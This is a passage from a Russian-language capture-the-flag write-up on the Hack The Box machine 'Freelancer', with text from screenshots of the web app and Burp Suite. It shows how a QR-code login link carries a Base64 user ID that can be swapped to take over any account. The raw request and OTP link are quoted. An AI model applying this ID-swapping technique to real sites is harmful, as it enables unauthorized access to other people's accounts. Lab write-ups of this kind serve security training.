
Форма восстановления аккаунта



freelancer.htb/accounts/password_reset/MTAwMTE=/set-password/
lancer
Home
Jobs Dashboard
Profile
Login
Register
Blog
Contact
Post A J
Reset Password
New password
New password confirmation
Reset Password

Форма изменения пароля

После смены пароля и повторной авторизации наша учетная запись неожиданно стала активна.




freelancer.htb/accounts/profile/
Freelancer
Home
Jobs Dashboard
My Profile
Blog
Contact
e_ralf
Howdy, e_ralf
Dashboard > My Profile
Dashboard
My Profile
Post a New Job
Manage Jobs
All Applicants
QR-Code
Change Sec-Questions
Delete My Account
Contact Us
Logout
Profile Details
Upload Photo
Submit Now
Change Password

Max file size is 1MB, Minimum image size is 50KB And Suitable files are .jpg & .png

Username: e_ralf
Email: e_ralf@ralf.com
First name: 1
Last name: 2
Address: 3
Company name: 7

Профиль пользователя

Пунктов меню стало гораздо больше. Очень интересен раздел с QR-кодом.




freelancer.htb/employer/otp/qrcode/
Freelancer
Home
Jobs Dashboard
My Profile
Blog
Contact
e_ralf
Howdy, e_ralf
Dashboard > OTP QR-CODE
Dashboard
My Profile
Post a New Job
Manage Jobs
All Applicants
QR-Code
Change Sec-Questions
Delete My Account
Contact Us
Logout

Use your mobile phone to scan this QR-Code to login to your account without using any type of credentials.
Please note that this QR-Code is valid for 5 Minutes only.

Страница QR-Code


Декодируем QR-код и получаем ссылку. При переходе по ссылке мы оказываемся в профиле пользователя.



Google
Загрузить
Войти
Найти источник изображения
Сайт
Копировать URL

http://freelancer.htb/accounts/login/otp/MTAwMTE=/5c0d0dd746daab3861527df05ed22a94/
URL из QR-кода


Данные в QR-коде



Host	Meth...	URL	Params	Edited	Status code	Length	MIME t...	Extensi...	Title	Notes	TLS
http://freelancer.htb	GET	/accounts/logout/			302	538	HTML				
http://freelancer.htb	GET	/accounts/login/			200	15558	HTML		Freelancer | Login		
http://freelancer.htb	GET	/accounts/login/otp/MTAwMTE=/5c0d0dd746daab3861527df05ed22a94/			302	609	HTML				
http://freelancer.htb	GET	/accounts/profile/			200	19709	HTML		Freelancer | My P...		

История запросов в Burp History

Я запросил новый QR-код, разлогинился, перешел по ссылке из кода и снова оказался в профиле пользователя. Такая ссылка валидна всего один раз, но куда интереснее, из чего она состоит: в ней есть какие-то данные в формате Base64. После декодирования предполагаем, что это идентификатор пользователя.



Request
Response
Pretty
Raw
Hex
Converted text
Copy to clipboard
Close
Search
0 highlights


```
GET /accounts/login/otp/MTAwMTE=/5c0d0dd746daab3861527df05ed22a94/ HTTP/1.1
Host: freelancer.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,app                                                   ;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip
Accept-Language: ru-R
Cookie: csrftoken=pBF
Connection: close
```

```
10011
```

Декодированные данные в URI

В таких случаях стоит проверять, привязан ли код OTP к ID аккаунта или нет. Для этого я сделал еще один аккаунт, получил ссылку из QR-кода в первом аккаунте, поменял имеющийся в ней ID на ID второго аккаунта, перешел по этой ссылке и попал во второй аккаунт. Таким образом, мы имеем уязвимость Account Takeover и можем получить доступ к любой учетной записи.

Найти ссылки на другие аккаунты можно на страницах блога.



Не защищено
freelancer.htb/blog/details/?article_id=1
Freelancer
Home
Jobs Dashboard
Profile
Login
Register
Blog
Contact

open communication by listening to your employees' feedback and addressing their concerns. Finally, you can promote a culture of respect and appreciation by recognizing and rewarding your employees' hard work and achievements. As an employee, it is equally important to ensure that you find happiness in your work. This can be achieved by finding a job that aligns with your values, interests, and skills. It is also essential to ensure that the job provides opportunities for growth and development, as this can help you build a fulfilling career. To find a job that makes you happy, you can start by identifying your strengths and interests. You can also research different industries and companies to find those that align with your values and goals. Finally, you can network with professionals in your desired field to learn about job opportunities and gain insights into the industry. When you are happy in your job, you are more likely to be motivated, productive, and engaged. This can help you achieve your goals and advance in your career. It can also have a positive impact on your personal life, as you will have more energy and enthusiasm for your hobbies and relationships outside of work. In conclusion, finding happiness in your work is essential to your overall well-being and success. Whether you are an employer or an employee, it is crucial to create a positive work environment that promotes happiness and well-being. By finding a job that aligns with your values and interests and provides opportunities for growth and development, you can achieve happiness and success in your career. Remember, whatever you do, make sure it will make you happy!

2 Comments

